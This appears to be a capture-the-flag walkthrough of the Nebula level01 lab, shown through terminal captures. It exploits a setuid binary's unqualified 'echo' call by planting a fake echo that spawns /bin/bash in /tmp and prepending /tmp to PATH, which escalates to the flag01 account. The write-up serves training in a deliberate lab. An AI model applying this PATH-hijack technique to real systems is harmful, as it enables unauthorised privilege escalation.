
Nebula 01

Hello there, so you've come for more of these ha !

Lets login to the nebula01 using the following credentials


username: level01
password: level01



```
ISOLINUX 4.04 20110518 ETCD Copyright (C) 1994-2011 H. Peter Anvin et al

Ubuntu 11.10 nebula tty1

nebula login: level01
Password: _
```

let's move into the diectory where the flag is located. You can perform a locate command to figure that out if you aren't aware of its location.


```
# locate flag01
# cd /home/flag01
# ls -la
```



```
level01@nebula:~$ locate flag01
/home/flag01
/home/flag01/.bash_logout
/home/flag01/.bashrc
/home/flag01/.profile
/home/flag01/flag01
level01@nebula:~$ cd /home/flag01/
level01@nebula:/home/flag01$ ls -la
total 13
drwxr-x--- 2 flag01 level01   92 2011-11-20 21:22 .
drwxr-xr-x 1 root   root      60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag01 flag01   220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag01 flag01  3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag01 level01 7322 2011-11-20 21:22 flag01
-rw-r--r-- 1 flag01 flag01   675 2011-05-18 02:54 .profile
level01@nebula:/home/flag01$ _
```

so we do have the location of the flag. Lets try to execute the flag01 to see what happens .. now what ?

```
# ./flag01
```




```
level01@nebula:/home/flag01$ ls
flag01
level01@nebula:/home/flag01$ ./flag01
and now what?
level01@nebula:/home/flag01$ _
```


It just "says and now what ?"

executing the flag01, dose not give us permission to trigger the getflag command after all. Lets try to run an ltrace command on the flag and see what its upto. We also do have the source code of the flag01 in out challenge instructions.

# ltrace ./flag01



```
level01@nebula:/home/flag01$ ls
flag01
level01@nebula:/home/flag01$ ltrace ./flag01
__libc_start_main(0x80484a4, 1, 0xbfee0164, 0x8048510, 0x8048580 <unfinished ...
>
getegid()                                        = 1002
geteuid()                                        = 1002
setresgid(1002, 1002, 1002, 0xd11324, 0xd10ff4)  = 0
setresuid(1002, 1002, 1002, 0xd11324, 0xd10ff4)  = 0
system("/usr/bin/env echo and now what?"and now what?
 <unfinished ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                           = 0
+++ exited (status 0) +++
level01@nebula:/home/flag01$
```



Source code

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  gid_t gid;
  uid_t uid;
  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  system("/usr/bin/env echo and now what?");
}
```


Comparing our ltrace output to the source code from exploit education http://exploit.education/nebula/level-01/ , we can see that there is a system call that uses the function "echo" that prints "now what ?"

now, this echo command runs as the user flag01, since its a system call. Inorder to understand this we need to understand about environment variables and PATH.

So what i am gonna do is that, ill try to make the "flag01" executable from any path in the system.

Lets take a look at "/usr/bin/env" which is listed in the source code.


```
# /usr/bin/env
```



```
*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;
35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.axv=
01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.
mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;3
6:*.wav=00;36:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/level01
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
PWD=/home/flag01
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/level01
LANGUAGE=en_US:
LOGNAME=level01
LESSOPEN=| /usr/bin/lesspipe %s
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
OLDPWD=/home/level01
level01@nebula:/home/flag01$ _
```

now you can see the PATH here .. you can also read the path by runnung the following command.

```
# echo $PATH
```




```
level01@nebula:/home/flag01$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:/home/flag01$
```

so, the echo command is fetched from this path. In order to make our flag accessable from anywhere in the system, we need to add the path of the flag01 to the above. Lets try doing that ..

```
# export PATH=/home/flag01:$PATH
```

we can now check the new path and try executing flag01 from different places in the file system.

```
# echo $PATH
# flag01
# cd /tmp
# flag01
```




```
level01@nebula:/home/flag01$ export PATH=/home/flag01:$PATH
level01@nebula:/home/flag01$ echo $PATH
/home/flag01:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/g
ames
level01@nebula:/home/flag01$ flag01
and now what?
level01@nebula:/home/flag01$ cd /tmp
level01@nebula:/tmp$ flag01
and now what?
level01@nebula:/tmp$ _
```

Good, now that we have understood how this works, we would be able to take advantage of the source code. If you carefully notice there is a system call in the source code that executes "echo" command.

This "echo" command is called from the given path, so if we modify the path to something else and create a fake "echo" program which allows us to spawn a bash shell we would be able to escalate privilege. Lets try doing that.


```
# cd /tmp
# nano echo.c
```



```
level01@nebula:/tmp$ cd /tmp
level01@nebula:/tmp$ nano echo.c
```

writing a system call function :


```
int main ()
{
      system("/bin/bash");
}
```



```
  GNU nano 2.2.6                 File: echo.c

int main ()
{
        system("/bin/bash");
}

                                 [ Wrote 4 lines ]

level01@nebula:/tmp$
```

save the file as echo.c, now since this is a C program we need to compile it inorder to run the file.


```
# gcc -o echo echo.c
# ls -la
# ./echo
```



```
level01@nebula:/tmp$ ls -la
total 12
drwxrwxrwt 6 root     root      160 2020-02-18 21:54 .
drwxr-xr-x 1 root     root      220 2020-02-19 02:44 ..
-rwxrwxr-x 1 level01 level01 7160 2020-02-18 21:50 echo
-rw-rw-r-- 1 level01 level01   38 2020-02-18 21:51 echo.c
drwxrwxrwt 2 root     root       40 2020-02-19 02:44 .ICE-unix
drwxrwxrwt 2 root     root       40 2020-02-19 02:44 VMwareDnD
drwx------ 2 root     root      100 2020-02-19 02:44 vmware-root
drwxrwxrwt 2 root     root       40 2020-02-19 02:44 .X11-unix
level01@nebula:/tmp$ ./echo
level01@nebula:/tmp$ _
```

we have now conformed that our fake echo program works, you can see that it spawns a bash shell when executed. Let's try to make this echo program to be executed anywhere in the system, just like how we did it with the flag01.

```
# export PATH=/tmp:$PATH
# echo $PATH
```




```
level01@nebula:/tmp$ export PATH=/tmp:$PATH
level01@nebula:/tmp$ echo $PATH
/tmp:/home/flag01:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games
level01@nebula:/tmp$ _
```

since, we made this work .. we can execure both flag01 and echo from any path in the file system. Now we already know that the flag01 when executed calls the echo command, when that happens since "/tmp" is the PATH set to call echo first, its gonna call the "fake echo" that we created which would spawn a bash shell as the user "flag01"

lets try doing that

```
# cd
# flag01
```


we win ..



```
level01@nebula:~$ cd
level01@nebula:~$ fl
flag01   flock
level01@nebula:~$ flag01
flag01@nebula:~$ _
```

you can see that the shell has switched from, lavel01 --> flag01. now lets execute the getflag command to own the challenge.

```
# getflag
```



```
flag01@nebula:~$ getflag
You have successfully executed getflag on a target account
flag01@nebula:~$ _
```

Thats it ! See you in the next one --> follow the white rabbit.

-blankdash